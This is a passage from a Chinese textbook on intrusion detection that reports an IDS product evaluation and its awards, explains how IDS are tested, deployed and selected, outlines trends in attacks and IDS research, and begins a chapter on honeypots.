测试时的测试环境为：在内外网环境中分别放置提供多种网络服务的服务器，包括 Web、ftp、mail、telnet、代理和数据应用服务，并已知该系统提供的服务及系统本身存在漏洞，保证攻击是有效的。在测试中，使用 Smartbits 6000B 作为流量（包）发生器，以其产生的 TCP 流量作为背景数据流，混和 20 种攻击流进行测试。参加测试的产品有：上海金诺 KIDS 3.3 入侵检测系统、中联绿盟“冰之眼”入侵检测系统 2.0、福建海峡“黑盾”入侵检测系统 2.0、冠群金辰 eTrust 入侵检测系统、赛门铁克 NetProwler V 3.5 入侵检测系统、启明星辰“天阗”N500 入侵检测系统、西安交大捷普 Jump 网络入侵检测系统、海信“眼镜蛇”入侵检测系统和东软 NetEye 入侵检测系统 2.0。除东软 NetEye 入侵检测系统 2.0、西安交大捷普 Jump 网络入侵检测系统、上海金诺 KIDS 3.3 入侵检测系统外，其余送测产品都是软件产品。在测试中，将它们分别安装在高端服务器硬件上，保证硬件不会成为性能发挥的瓶颈，用 Smartbits 6000B 产生不同流量压力的固定小包、固定大包、随机包和混合攻击数据包测试被测产品的检测率分布，测试结果表明，在各组测试中均有良好表现的有启明星辰“天阗”N500 入侵检测系统、福建海峡“黑盾”入侵检测系统 2.0、上海金诺 KIDS 3.3 入侵检测系统和海信“眼镜蛇”入侵检测系统。其中启明星辰“天阗”N500 入侵检测系统在 64byte、100%背景流量下达到了 90%以上的检测率，上海金诺 KIDS 3.3 入侵检测系统达到了 82.5%检测率。还有海信“眼镜蛇”入侵检测系统和福建海峡“黑盾”入侵检测系统 2.0 等也达到了 70%的检测率。

评测的具体情况如下。

- 管理界面：此项测试主要考察被测入侵检测系统是否具有良好的审计界面，能否通过简单设置并使用缺省规则就能实现大部分的检测报警功能。测试结果表明，其中 9 款产品采用引擎和控制台的方式工作，并提供了 GUI 管理界面，除冠群金辰 eTrust 入侵检测系统、赛门铁克 NetProwler V3.5 入侵检测系统两款产品目前不支持中文界面（目前正在对系统进行汉化）外，其余都是中文管理界面。

- 事件风暴处理：此项测试主要考察系统对事件风暴的处理能力。测试结果表明，其中 9 种产品对事件风暴的处理进行了事件合并，并在单行为事件的基础上采用了事件风暴的审计和合并功能，将风暴事件集中成一到两条报警信息。这样的处理便于管理员对报警信息的查询，同时也体现了入侵检测系统的抗风暴攻击能力。对于管理员来说，其意义在于他们不至于被大量的报警信息所淹没。

- 防御能力：与防火墙产品的互动体现了联合防御能力。与防火墙互动方面，在参测的产品中，除西安交大捷普 Jump 网络入侵检测系统和东软 NetEye 入侵检测系统 2.0 目前不支持与防火墙互动外（目前东软 NetEye 入侵检测系统 2.1 版本支持），其余通过推荐的 7 个厂家的 7 款产品都支持此项功能。

- 报表输出：测试中主要考察了入侵检测系统能否根据用户习惯生成不同的报表及可供不同的用户群（包括高级网管员、普通管理员和上级领导等）分析、查看、入档和上报的能力。在参测的入侵检测系统产品中，其中 9 种提供了多种报表的输出和查询，但在输出的格式、输

出的内容以及提供报表的可读性上看，各个产品又有区别。其中，中联绿盟“冰之眼”入侵检测系统 2.0 和上海金诺 KIDS 3.3 入侵检测系统值得推荐，它们在报表格式和内容上清楚、明了，更适合不同的用户群分析、查看和入档等。

• 用户管理：在本次参加评测的产品中，提供分权限管理的产品有启明星辰“天阗”N500 入侵检测系统、福建海峡“黑盾”入侵检测系统 2.0、东软 NetEye 入侵检测系统 2.0、西安交大捷普 Jump 网络入侵检测系统、上海金诺 KIDS 3.3 入侵检测系统、中联绿盟“冰之眼”入侵检测系统 2.0、冠群金辰 eTrust 入侵检测系统。

此次评测的最后评测结果为：

（1）上海金诺网络安全技术发展股份有限公司 kids 3.3 入侵检测系统　　聪明买家奖
（2）中联绿盟信息技术有限公司“冰之眼”入侵检测系统 2.0　　技术特色奖
（3）北京启明星辰信息技术有限公司“天阗”n500 入侵检测系统　　工程师推荐奖
（4）北京赛门铁克信息技术有限公司 netprowler v3.5 入侵检测系统　　技术特色奖
（5）冠群金辰软件有限公司 etrust 入侵检测系统　　技术特色奖
（6）东软软件股份有限公司 neteye 入侵检测系统 2.0　　技术创新奖
（7）福建海峡信息技术有限公司“黑盾”入侵检测系统 2.0　　技术创新奖
（8）西安交大捷普网络科技有限公司 jump 入侵检测系统　　技术特色奖
（9）北京海信数码科技有限公司“眼镜蛇”入侵检测系统　　技术创新奖

本次评测结果较全面地反映了目前国内 IDS 市场的现状，同时也为用户选择 IDS 产品提供了一份客观详实的采购指南，评测得到了来自厂商和用户的一致认可和高度评价，该会对于国内 IDS 市场的健康发展，保证信息安全，发展信息产业将会起到非常积极的作用。

除此之外，2002 年 9 月，来自国家部委、国家级机关单位、北京市、全国著名大学和知名公司的领导、专家在北京召开了“中国网络安全系统入侵检测及漏洞扫描用户大会”。经过用户评选，大会对 13 家企业的 15 种产品颁发了用户推荐产品证书。获得证书的企业及产品如下：

（1）中联绿盟信息技术（北京）有限公司　冰之眼入侵侦测系统 NIDS-200
（2）中联绿盟信息技术（北京）有限公司　绿盟远程安全评估系统 RSAS-100
（3）北京北方计算中心　网络安全伴侣 SAFEmate
（4）东软软件股份有限公司　NetEye IDS 入侵检测系统 2.0
（5）上海复旦光华信息科技股份有限公司　S-Audit 网络安全审计系统
（6）三星计算机安全公司　secuiSCAN 漏洞扫描产品
（7）福建海峡信息技术有限公司　“黑盾”IDS 2.0 入侵检测系统
（8）中电科技电子信息系统有限公司　“网络巡警”V1。4 入侵检测系统
（9）北京网警创新信息安全技术有限公司　NETCOP2000 大规模入侵检测系统
（10）北京海信数码科技有限公司　“眼镜蛇”入侵检测系统
（11）深圳华强联合计算机工程有限公司　HQ-IDS Ver2.0 入侵检测系统
（12）北京普方德信息技术有限公司　网络安全检测分析仪 3。0
（13）成都三零盛安信息系统有限公司　鹰眼网络入侵检测仪（H-NIDS）
（14）成都三零盛安信息系统有限公司　鹰眼远程安全评估系统（H-RSES）。
（15）北京瑞星科技股份有限公司　瑞星入侵检测系统 RIDS-100

这些产品中多数为入侵检测产品，附录中给出了以上所列的各个入侵检测产品的介绍，供大家参考。

2.5.3 入侵检测系统的测试与评估

和其他产品一样，当入侵检测系统发展和应用到一定程度以后，对入侵检测系统进行测试和评估的要求也就提上日程表，各方都希望有方便的工具、合理的方法对入侵检测进行科学、公正并且可信地测试和评估。对于入侵检测系统的研制和开发者来说，对各种 IDS 进行经常性的评估，可以及时了解技术发展的现状和系统存在的不足，从而将研究重点放在那些关键的技术问题上，减少系统的不足，提高系统的性能。对于 IDS 的使用者来说，由于他们对入侵检测系统依赖程度越来越大，所以也希望通过评估来选择适合自己需要的产品，避免各入侵检测产品宣传的误导。入侵检测系统的用户对测试评估的要求尤为迫切，因为大多数用户对入侵检测本身了解得可能并不是很深入，他们希望有专家的评测结果作为自己选择入侵检测系统的依据。

总的来说，对入侵检测进行测试和评估，具有以下作用：

- 有助于更好地刻画入侵检测系统的特征，通过测试评估，可更好地认识理解入侵检测的处理方法、所需资源及环境，建立比较入侵检测系统的基准，领会各检测方法之间的关系；
- 对入侵检测系统的各项性能进行评估，确定入侵检测系统的性能级别及其对运行环境的影响；
- 利用测试和评估结果，可作出一些预测，推断入侵检测系统发展的趋势，估计风险，制定可实现的入侵检测系统质量目标（比如可靠性、可用性、速度和精确度）、花费以及开发进度；
- 根据测试和评估结果，对入侵检测系统进行改善，也就是发现系统中存在的问题并进行改进，从而提高系统的各项性能指标。

美国加州大学的 Nicholas J. Puketza 等人把测试分为三类：入侵识别测试（也可说是入侵检测系统有效性测试）、资源消耗测试和强度测试。入侵识别测试测量入侵检测系统区分正常行为和入侵的能力，主要衡量的指标是检测率和误报率。资源消耗测试（Resource Usage Tests）测量入侵检测系统占用系统资源的状况，考虑的主要因素是硬盘占用空间和内存消耗等。强度测试主要检测入侵检测系统在强负荷运行状况下检测效果是否受影响，主要包括大负载、高密度数据流量情况下对检测效果的检测。

多数的测试过程都遵循下面的基本测试步骤：

（1）创建、选择一些测试工具或测试脚本，这些脚本和工具主要用来生成模拟的正常行为及入侵，也就是模拟入侵检测系统运行的实际环境；

（2）确定计算环境所要求的条件，比如背景计算机活动的级别；

（3）配置运行入侵检测系统；

（4）运行测试工具或测试脚本；

（5）分析入侵检测系统的检测结果。

在分析入侵检测系统的性能时，主要考虑检测系统的有效性、效率和可用性。有效性研究检测机制的检测精确度和系统检测结果的可信度，它是开发设计和应用入侵检测系统的前提和目的，是测试评估入侵检测系统的主要指标。效率则从检测机制处理数据的速度以及经济性的

角度来考虑，也就是侧重检测机制性能价格比的改进。可用性主要包括系统的可扩展性、用户界面的可用性、部署配置方便程度等方面。有效性是开发设计和应用入侵检测系统的前提和目的，因此也是测试评估入侵检测系统的主要指标，但效率和可用性对入侵检测系统的性能也起很重要的作用。效率和可用性渗透于系统设计的各个方面之中。

测试评估入侵检测系统的具体性能指标主要如下。

1. 检测率、误报率及检测可信度

检测率是指被监控系统在受到入侵攻击时，检测系统能够正确报警的概率。误报率是指检测系统在检测时出现误报（或称虚警）的概率。检测可信度也就是检测系统检测结果的可信程度，这是测试评估入侵检测系统的最重要的指标。

实际的入侵检测系统的实现总是在检测率和误报率之间徘徊，检测率高了，误报率就会提高；同样误报率降低了，检测率也就会降低。一般地，入侵检测系统产品会在两者中取一个折衷，并且能够进行调整，以适应不同的网络环境。美国的林肯实验室用接收器特性（ROC — Receiver Operating Characteristic）曲线来描述入侵检测系统的性能。该曲线准确刻画了 IDS 的检测率与误报率之间的变化关系。ROC 广泛用于输入不确定的系统的评估。根据一个检测系统在不同的条件（在允许范围内变化的阈值，例如异常检测系统的报警门限等参数）下的误报率和检测率，分别把误报率和检测率作为横坐标和纵坐标，就可做出对应于该检测系统的 ROC 曲线。ROC 曲线与检测系统的检测门限具有对应的关系。

在测试评估入侵检测系统的具体实施过程中，除了要检测系统的检测率和误报率之外，往往还会单独考虑与这两个指标密切相关的一些因素，比如：能检测的入侵特征数量、IP 碎片重组能力、TCP 流重组能力。显然，能检测的入侵特征数量越多，检测率也就越高。此外，由于攻击者为了加大检测的难度甚至绕过入侵检测系统的检测，常常会发送一些特别设计的包。为了提高入侵检测系统的检测率，降低入侵检测系统的误报率，入侵检测系统常常需要采取一些相应的措施，比如 IP 碎片重组、TCP 流重组。因为分析单个的数据包会导致许多误报和漏报，所以 IP 碎片的重组可以提高检测的精确度。IP 碎片重组的评测标准有三个性能参数：能重组的最大 IP 分片数、能同时重组的 IP 包数、能进行重组的最大 IP 数据包的长度。TCP 流重组是为了对完整的网络对话进行分析，它是网络入侵检测系统对应用层进行分析的基础。如检查邮件内容、附件，检查 FTP 传输的数据，禁止访问有害网站，判断非法 HTTP 请求等。这两个能力都会直接影响入侵检测系统的检测可信度。

2. 入侵检测系统本身的抗攻击能力

和其他系统一样，入侵检测系统本身也往往存在安全漏洞。若对入侵检测系统攻击成功，则直接导致其报警失灵，入侵者在其后所作的行为将无法被记录。因此入侵检测系统首先必须保证自己的安全性。入侵检测系统本身的抗攻击能力也就是入侵检测系统的可靠性，用于衡量入侵检测系统对那些经过特别设计直接以入侵检测系统为攻击目标的攻击的抵抗能力。它主要体现在两个方面：一是程序本身在各种网络环境下能够正常工作；二是程序各个模块之间的通信能够不被破坏，不可仿冒。此外要特别考虑抵御拒绝服务攻击的能力。如果入侵检测系统本身不能正常运行，也就失去了它的保护意义。而如果系统各模块间的通信遭到破坏，那系统的报警之类的检测结果也就值得怀疑，应该有一个良好的通信机制保证模块间通信的安全并能在出问题时能够迅速恢复。

3. 其他性能指标

• 延迟时间。检测延迟指的是在攻击发生至入侵检测系统检测到入侵之间的延迟时间。延迟时间的长短直接关系入侵攻击破坏的程度。

• 资源的占用情况。即系统在达到某种检测有效性时对资源的需求情况。通常，在同等检测有效性前提下，对资源的要求越低，检测系统的性能越好，检测入侵的能力也就越强。

• 负荷能力。入侵检测系统有其设计的负荷能力，在超出负荷能力的情况下，性能会出现不同程度的下降。比如，在正常情况下入侵检测系统可检测到某攻击但在负荷大的情况下可能就检测不出该攻击。考察检测系统的负荷能力就是观察不同大小的网络流量、不同强度的CPU内存等系统资源的使用对检测系统的关键指标（比如检测率和误报率）的影响。

• 日志、报警、报告以及响应能力。日志能力是指检测系统保存日志的能力、按照特定要求选取日志内容的能力。报警能力是指在检测到入侵后，向特定部件、人员发送报警信号的能力以及在报警中附加信息的能力。报告能力是指产生入侵行为报告、提供查询报告、创建和保存报告的能力。响应能力是指在检测到入侵后进一步处理的能力，这包括阻断入侵、跟踪入侵者和记录入侵证据等。

• 系统的可用性。主要是指系统安装、配置、管理和使用的方便程度，系统界面的友好程度，攻击规则库维护的简易程度等方面。

总之，入侵检测系统是个比较复杂的系统，对入侵检测系统进行测试和评估，不仅和入侵检测系统本身有关，还与应用入侵检测系统的环境有关。测试过程中涉及到操作环境、网络环境、工具、软件和硬件等方面。既要考虑入侵检测的效果如何，也要考虑应用该系统后它对实际系统的影响，有时要折衷考虑这两种因素。

虽然入侵检测及其相关技术已获得了很大的进展，但关于入侵检测系统的性能检测及其相关评测工具、标准以及测试环境等方面的研究工作还很缺乏。

Puketza 等人在 1994 年开创了对 IDS 评估系统研究的先河，在他们开发的软件平台上可以实现自动化的攻击仿真。1998 年 Debar 等在 IDS 实验测试系统的研究中，指出在评估环境中仿真正常网络流量是一件非常复杂而且耗时的工作。林肯实验室在 1998、1999 进行的两次 IDS 离线评估，是迄今为止最权威的 IDS 评估。在精心设计的测试网络中，他们对正常网络流量进行了仿真，实施了大量的攻击，将记录下的流量系统日志和主机上文件系统映象等数据交由参加评估的入侵检测系统进行离线分析。最后根据各 IDS 提交的检测结果做出评估报告。美国空军罗马实验室对入侵检测系统进行了实时评估。罗马实验室的实时评估是林肯实验室离线评估的补充，它主要对作为现行网络中的一部分的完整系统进行测试，其目的是测试入侵检测系统在现有正常机器和网络活动中检测入侵行为的能力、入侵检测系统的响应能力以及对正常用户的影响。IBM 的 Zurich 研究实验室也开发了一套入侵检测测评工具。此外，有些黑客工具软件也可用来对入侵检测系统进行评测。

目前，市场上以及正在研发的入侵检测系统很多，各系统都有自己独特的检测方法、攻击描述方式以及攻击知识库，还没有一个统一的标准。这大大加大了测试评估入侵检测系统的难度，因为很难建立一个统一的基准，也很难建立统一的测试方法。

测试评估入侵检测系统中存在的最大问题是只能测试已知的攻击。在测试评估过程中，采用模拟的方法来生成测试数据，而模拟入侵者实施攻击面临的困难是只能掌握已公布的攻击，而对于新的攻击方法就无法得知。这样的后果是，即使测试没有发现入侵检测系统的潜在弱点，

也不能说明入侵检测系统是一个完备的系统。不过可以通过分类选取测试例子，使之尽量覆盖许多不同种类的攻击，同时不断更新入侵知识库，以适应新的情况。

并且，由于测试评估入侵检测系统的数据都是公开的，如果针对测试数据设计待测试入侵检测系统，则该系统的测试结果肯定比较好，但这并不能说明它实际运行的状况就好。

此外，对评测结果的分析使用也有很多问题。理想状况是可以自动的对评测结果进行分析，但实际上很难做到这一点。对入侵检测系统的实际评估通常既包含客观也包含主观的，这和入侵检测系统的原始检测能力以及它报告的方式有关。分析人员要在检测系统误报时分析为什么会出现这种误报，在给定的测试网络条件下，这种误报是否合理等问题。评测结果的计分方式也很关键，如果计分不合理的话，得出的评测结果可信度也就不可能很高。比如，如果某个入侵检测系统检测不出某种攻击或对某种正常行为会产生误报，则同样的行为都产生同样的结果，正确的处理方法是应该只计一次，但这很难把握，一旦这种效果被多次重复考虑的话，该检测系统的评测结果肯定不是很理想，但实际上该入侵检测总体检测效果可能很好。

2.5.4 入侵检测系统在网络中的部署

在网络和系统中正确部署入侵检测系统，对于充分发挥入侵检测系统的性能，有效保护目标网络非常重要。图 2-6 给出了入侵检测系统在网络中比较典型的几种部署。



图 2-6　入侵检测系统在网络中的部署

图中方块表示防火墙。部署一是将入侵检测系统放在防火墙和外部网络之间，也就是将入侵检测系统放在防火墙之外。入侵检测器放置在防火墙外的 DMZ 中。DMZ 是介于 ISP 和最外端防火墙界面之间的区域。这种安排使检测器可以看见所有来自 Internet 的攻击，然而如果攻击类型是 TCP 攻击，而防火墙或过滤路由器能封锁这种攻击，那么入侵检测系统可能就检测不到这种攻击的发生。因为许多攻击类型只能通过检测是否与字符串特征一致才能被发现，而字符串的传送只有在 TCP 3 次握手后才能进行。虽然放在防火墙外的检测器无法检测到攻击，但那种位置仍然是对攻击进行检测的最佳位置。这样做对站点的好处就是可以看到自己的站点和防火墙暴露在多少种攻击之下。但这种布局存在如下缺点：一是它无法检测防火墙内部用户之间的事件；二是入侵检测器完全暴露，很容易成为黑客入侵的对象。

部署二是将入侵检测系统放在防火墙与路由器之间，即在防火墙内部。检测器放在边界防火墙内部可以看出防火墙系统策略配置是否合理，比如 IDS 系统发现外部用户匿名登录 DMZ 区域的 FTP 服务器，而这是不希望的，经分析可以知道这是由于防火墙没有关闭 FTP 服务器

的21端口而造成的，所以此时可以调整防火墙策略，关闭FTP服务器的21端口。

部署三是将入侵检测系统放于主要的网络中枢，部署四是将入侵检测系统部署于一些安全级别需求高的子网。它们的目的是要专门保护网络中一些重要的环节和区域。

另外，还可以把基于主机的入侵检测系统放置于需要保护的主机上，从而实现对该主机的保护。

2.5.5 入侵检测产品的选择

用户选择入侵检测产品时应考虑以下几方面的因素。

• 实际的需要：这是首先要考虑的。要量体裁衣，先看看自己的应用环境，需要IDS具备什么样的功能。是只保护一台主机呢，还是保护一个网络？网络规模有多大，对入侵检测系统的处理速度有没有特殊要求？网络的拓扑结构是怎么样的，需要怎样配置IDS？目前使用的交换机是否支持监听，支持的程度是怎样的？IDS产生的事件记录是否需要管理员查看和处理检测到的攻击和异常事件等问题都需要使用者考虑。这些情况不同，对IDS产品的需求当然也就不同。对IDS产品比较陌生的用户可以请专业人士帮助作产品的需求评估方案。

• 产品的性能：产品的性能是又一个需要考虑的因素。确定了自己的实际需要，就要看看现有的产品中有哪些能够满足这些要求。用户应该实际了解一下产品，而不是只看看产品的宣传。现有的产品多数都具备基本的功能，可以说大同小异，但在具体细节上又有不小的区别和侧重，应该仔细分析一下。总的来说，应该考虑以下一些方面：

（1）攻击检测的规则库的大小和检测的准确程度；

（2）入侵检测系统的检测速度；

（3）是否有内容恢复功能；

（4）是否有完整网络审计、网络事件记录和全面的网络信息收集功能；

（5）是否集成网络分析和管理的辅助工具，如扫描器和嗅探器等；

（6）是否自带数据库，不需第三方数据源，数据是否可自动维护；

（7）互操作性如何，是否可和防火墙联动；

（8）自身安全性和隐蔽性如何。

• IDS产品的价格：产品的价格也是应该考虑的，在确定了实际的需要，选定了几种可以使用的产品后，价格就是主要考察的因素了。用户在选购产品的时候一定要注意，要先确定产品的配置之后，再考虑产品的价格，不能盲目图便宜。

• 运行与维护系统的开销：这个往往是用户容易忽略的问题。首先，要搞清楚要购买的IDS是否需要维护，比如特征库的升级等；其次，要看看想购买的IDS的维护费用是多少，能否承受。

• 是否通过了国家权威机构的评测：对于安全产品，这个指标也是一个产品好坏、可用与否的一个标志。我国主要的权威测评机构有：国家信息安全测评认证中心、公安部计算机信息系统安全产品质量监督检验中心等。

要注意不要重技术轻管理。现在的入侵问题多数还是因为管理上的漏洞造成的。一方面，由于安全制度不健全，公司内部员工的泄密和偷窃行为可能发生，这对公司的信息安全构成很大的威胁；另一方面，由于安全管理人员的疏忽或水平比较低，可能造成系统被错误地或不合理地配置；系统的口令设置得过于简单或未打补丁的可被入侵者利用的漏洞，都会造成泄密或

遭受攻击。

如果一个公司的安全管理没有做到位，那再好的技术，再好的入侵检测系统也没有用。只有排除了主观因素，堵住了管理上的漏洞，在此基础上使用相应的安全产品，并对它们进行合理配置，才能较好地保证系统和网络的安全。

2.6 入侵检测系统的发展趋势和研究方向

由于近几年来针对网络和计算机系统的入侵行为越来越多，人们对入侵检测系统的需求越来越大，研究也越来越深入，入侵检测系统无论是在技术上还是在产品开发上都得到了快速的发展。

前边已经提到，近年来系统和网络的漏洞被不断发现，入侵技术无论是从规模还是方法上都发生了变化，入侵的手段与技术也有了“进步与发展”，这种“进步与发展”直接加速了人们对入侵检测系统的研究和推广工作。从最近几年的发展趋势看，入侵技术的发展与演化主要反映在下面几个方面。

- 入侵和攻击的复杂化与综合化：入侵的手段有很多种，入侵者在一次攻击中一般只采用一种攻击手段。由于网络防范技术的进步和多重化，使得攻击的难度增加，因此现在入侵者在实施入侵或攻击时往往同时采取多种入侵的手段，以保证入侵的成功。这样做还可以在攻击实施的初期掩盖攻击或入侵的真实目的。攻击本身更加复杂了，入侵时采取的手段综合化了，检测攻击的难度就加大了。这就使得入侵检测技术也要不断更新检测方法，以便能跟上入侵的发展变化趋势。

- 入侵主体的间接化：即实施入侵和攻击的主体的隐蔽化。通过一定的技术，可掩盖攻击主体的源地址及主机位置。用了隐蔽技术后，对于被攻击对象来说，攻击的主体是无法直接确定的。现在有不少攻击都是借助其他脆弱主机或脆弱的网络来攻击目标主机，而它们自己却隐藏在背后，这样也就使得他们不容易被发现和查出。即使能够发现攻击，也不一定能够有效地追踪到攻击者。这样，虽然自己的系统遭到了别人的入侵，但由于没法找到真正的攻击者和攻击的有效证据，因此也没有办法对攻击者实施法律制裁和惩罚。一般的攻击者在攻击别人时，肯定不希望自己的攻击被发现，至少是自己的真实 IP 地址不被追踪到，因此，他们会想方设法也掩盖自己的行踪。

- 入侵和攻击的规模扩大：对于网络的入侵和攻击，在其初期往往是针对于某公司或某一个网站，其攻击的目的可能为某些网络技术爱好者的猎奇行为，当然也不排除商业的盗窃与破坏行为。现在的攻击主要是针对网络的，也就是说，它们的目的就是要使目标网络崩溃或瘫痪，这样造成的危害严重，波及面广。另外，由于战争对电子技术与网络技术的依赖性越来越大，现在如果发生战争，那么电子战与信息战将不可避免。对于信息战，无论其规模与技术都与一般意义上的计算机网络的入侵与攻击都不可相提并论。信息战的成败、国家主干通信网络的安全与任何主权国家的领土安全一样不容人们忽视。

- 入侵和攻击技术的分布化：以往常用的入侵与攻击行为往往由单机执行，由于防范技术的发展使得此类行为不能奏效。攻击者就采取使用多台主机，同时攻击一台机器的办法。这就是所谓的分布式拒绝服务攻击（DDoS），它可以在很短时间内造成被攻击主机的瘫痪。它通过控制数台脆弱主机，把它们武装成一台极具攻击力的攻击者，然后让它们同时对目标主机发

起攻击，这样目标主机很快就会寡不敌众，败下阵来。并且，由于此类分布式攻击的单机信息模式与正常通信没有差异，使用通常的入侵检测方法无法及时检测出攻击，所以往往在攻击发动的初期不能被发现。分布式攻击是近期常用的攻击手段。

• 攻击对象的转移：入侵与攻击常以网络为侵犯的主体，但近期来的攻击行为却发生了策略性的改变，由攻击网络改为攻击网络的防护系统，且有愈演愈烈的趋势。现已有专门针对IDS作攻击的报道。攻击者详细地分析了IDS的审计方式、特征描述、通信模式，从中找出IDS的弱点，然后加以攻击。入侵者一旦攻破了IDS等安全部件，那么它们将能够长驱直入，肆无忌惮地攻击目标主机，它们的攻击行为无法得到记录，它们的攻击将很难取证，因此也就很难得到应有的惩罚。

以上所列的入侵发展变化新趋势，归结到一点，就是识别入侵和攻击的难度在不断加大。入侵者一方面采取更加隐蔽和有效的手段攻击目标主机，另一方面又千方百计地掩盖自己的攻击行为。在这种情况下，入侵检测系统必须要不断改进和发展，以适应新形势的需要。考虑到入侵和攻击的发展和变化，针对网络和系统安全的新要求，入侵检测系统无论是从速度上，还是从检测方法等其他方面，都应该得到不断提高和改进。从目前的情况看，对于入侵检测系统的研究应该重点注意以下一些方向。

• 面向高速网络的入侵检测系统：网络的速度是衡量网络好坏的一个重要指标。人们在不断改进已有技术，提出新技术，以提高网络的速度。现在网络的速度已达到千兆级。在此情况下，入侵检测系统必须能够适应这种高速的网络。否则，入侵检测系统会成为整个网络的瓶颈，不能发挥它应有的作用。

为了能够适应高速网的要求，入侵检测系统中现有的一些技术，将不得不进行改进，有的将被弃用。因此，从这个角度来说，高速的网络对入侵检测系统的研究和设计提出了很大的挑战。

现在人们所从事的入侵检测技术研究，一般都已经开始面向高速的网络。

• 面向大规模网络的入侵检测系统：现在网络的发展除了速度在提高之外，网络的规模也在不断扩大，网络已深入到千家万户。越来越多的人和计算机通过网络联系，交互信息。网络规模的扩大，对于入侵检测系统也是一个严峻的考验。以前的计算机用户更多的是有一定专业基础的用户，而这几年新增的网络用户更多的是普通的操作者，对网络安全的认识和防护能力都比较差，很容易受到攻击或作为脆弱主机被攻击者利用。

另一方面，网络规模的扩大，在网络的出口处的数据流量也相应增大，所以对入侵检测系统的处理速度也提出了高要求。

最初的入侵检测系统主要是面向主机的，现在逐步发展成以面向网络的为主，但现在的产品一般还只是面向小规模网络的。因此，有必要加强对大规模网络入侵检测系统的研究。

• 实现分布式入侵检测：分布式可以有两层含义：第一层含义，可以理解为是针对分布式网络攻击的检测方法；第二层含义是指使用分布式的方法来检测攻击，特别是检测分布式攻击，其中的关键技术为检测信息的协同处理、入侵攻击的信息综合和响应的综合等。

应该说，不论是对分布式入侵攻击的检测，还是用分布式的结构来实现入侵检测系统，都是研究方向。首先，入侵者为了使自己的攻击不易被察觉，越来越多地采用分布式的攻击方法，让已有的入侵检测技术难以对付，因此需要一些新技术，能够用于分布式入侵的检测。其次，由于现在的入侵检测系统要用于大规模的高速网络，如果采用集中式的结构，那将很难满足速

度上和效率上的要求，因此面向大规模高速网络的入侵检测系统应该是分布式的结构，既要合理地分工，又要合理地分层。

• 实现智能化入侵检测：智能化入侵检测的含义是使用智能化的方法与手段来进行入侵检测。由于入侵检测系统是一种主动防御技术，因此它应该有一定的智能，也就是说应该有一定的自我响应、自主处理的能力。所谓的智能化方法是指除了模式匹配、简单的统计分析之外的一些入侵检测技术，现阶段常用的神经网络、遗传算法、模糊技术和免疫原理等，都可以算作是智能化的方法。这些方法常用于入侵特征的提取与辨识。

可以说，实现智能化入侵检测系统的核心工作就是对智能化入侵检测方法的研究。现有的一些方法都是从其他领域移植来的，多数都还处在理论研究阶段。因此，在这方面也有很多研究工作要做。

• 实现入侵检测系统与其他安全部件的互动：实现网络与信息的安全是一项系统工程，不是哪一种单独的安全部件就可以完成的。只有在不同的安全部件之间实现互联互动，才能够更好地发挥它们各自的作用，才可以比较好地保证网络与信息的安全。

入侵检测系统作为一种重要的安全部件，将会在保障网络与信息安全中发挥越来越重要的作用。随着防火墙技术、入侵检测技术等技术的不断发展，实现它们之间的互动显得越来越重要。因此，对于安全部件之间的互动协议和接口标准的研究，也会是对入侵检测系统研究的一个重要方向。

• 建立入侵检测系统的测试评估标准：近些年来，入侵检测系统得到了很大的发展，我国在入侵检测方面的研究工作和产品开发也有了很大的进展，但现在对入侵检测测试评估方面的研究还不是很多。现在的入侵检测产品很需要一个大家公认的入侵检测系统测试评估标准，各个产品都使用这个统一的尺度来衡量、比较彼此的优劣。现在一些入侵检测产品的宣传未必就十分可信，即使是完全可信的，但因为不是由权威的检测部门使用测试评估标准来进行检测得出的结果，所以也难免被使用者怀疑。因此，尽快建立一套入侵检测系统的测试评估标准，对产品开发商和用户都有好处。

进行测试评估的研究，几个比较关键的问题是网络流量仿真、用户行为仿真、攻击特征库的构建、评估环境的实现和评测结果的分析。

• 推动 IDS 的标准化工作：这是一个很重要的工作。目前国际上还没有一个入侵检测系统方面的标准。前边的章节已经对入侵检测系统的标准化工作进行了概述，也已经对入侵检测系统的主要知识点进行了详细介绍。对于入侵检测的研究者来说，现在主要应该在入侵检测系统框架结构、入侵特征描述、接口标准和互动协议、入侵特征提取算法和响应融合算法等方面推动和促进入侵检测系统的技术升级和标准化工作，这有利于入侵检测系统的正常良性发展。

第3章　蜜罐技术

上一章介绍了入侵检测技术，本章主要介绍入侵检测技术的一个重要发展方向——蜜罐（Honeypot）技术，在网络入侵检测中使用蜜罐并不是新观点，但是经过多年的研究与发展，蜜罐技术已经发展成为诱骗攻击者的一种非常有效而实用的方法，它不仅可以转移入侵者的攻击，保护主机和网络不受入侵，而且可以为入侵的取证提供重要的线索和信息，关于取证技术将在下一章进行介绍。

本章主要从多个方面对蜜罐技术进行全面的阐述。首先，介绍蜜罐的概念和发展历史，阐述它的技术价值、在网络安全中的地位和面临的法律问题。蜜罐是一种资源，它的价值是被攻击或攻陷，这就意味着蜜罐是用来被探测、被攻击甚至最后被攻陷的，蜜罐不会修补任何东西，这样就为使用者提供了额外的、有价值的信息。蜜罐不会直接提高计算机网络安全，但它却是其他安全策略不可替代的一种主动防御技术。然后，介绍4种不同的蜜罐配置方式：诱骗服务、弱化系统、强化系统和用户模式服务器，并根据不同的分类原则对蜜罐进行分类。然后，介绍了一些典型的蜜罐产品，并将蜜罐与蜜网（Honeynet）技术进行比较。最后，总结了蜜罐的优缺点及其发展趋势。

阅读本章，读者可以对蜜罐的基础知识有比较全面的了解，对蜜罐的主要技术有比较全面的认识。读者在阅读本章后可以了解到蜜罐的研究现状以及典型的产品。对于想从事蜜罐研究的读者，可以通过阅读本章快速把握蜜罐的关键技术、研究现状和研究方向，有利于研究工作的进一步开展。

3.1　蜜罐概述

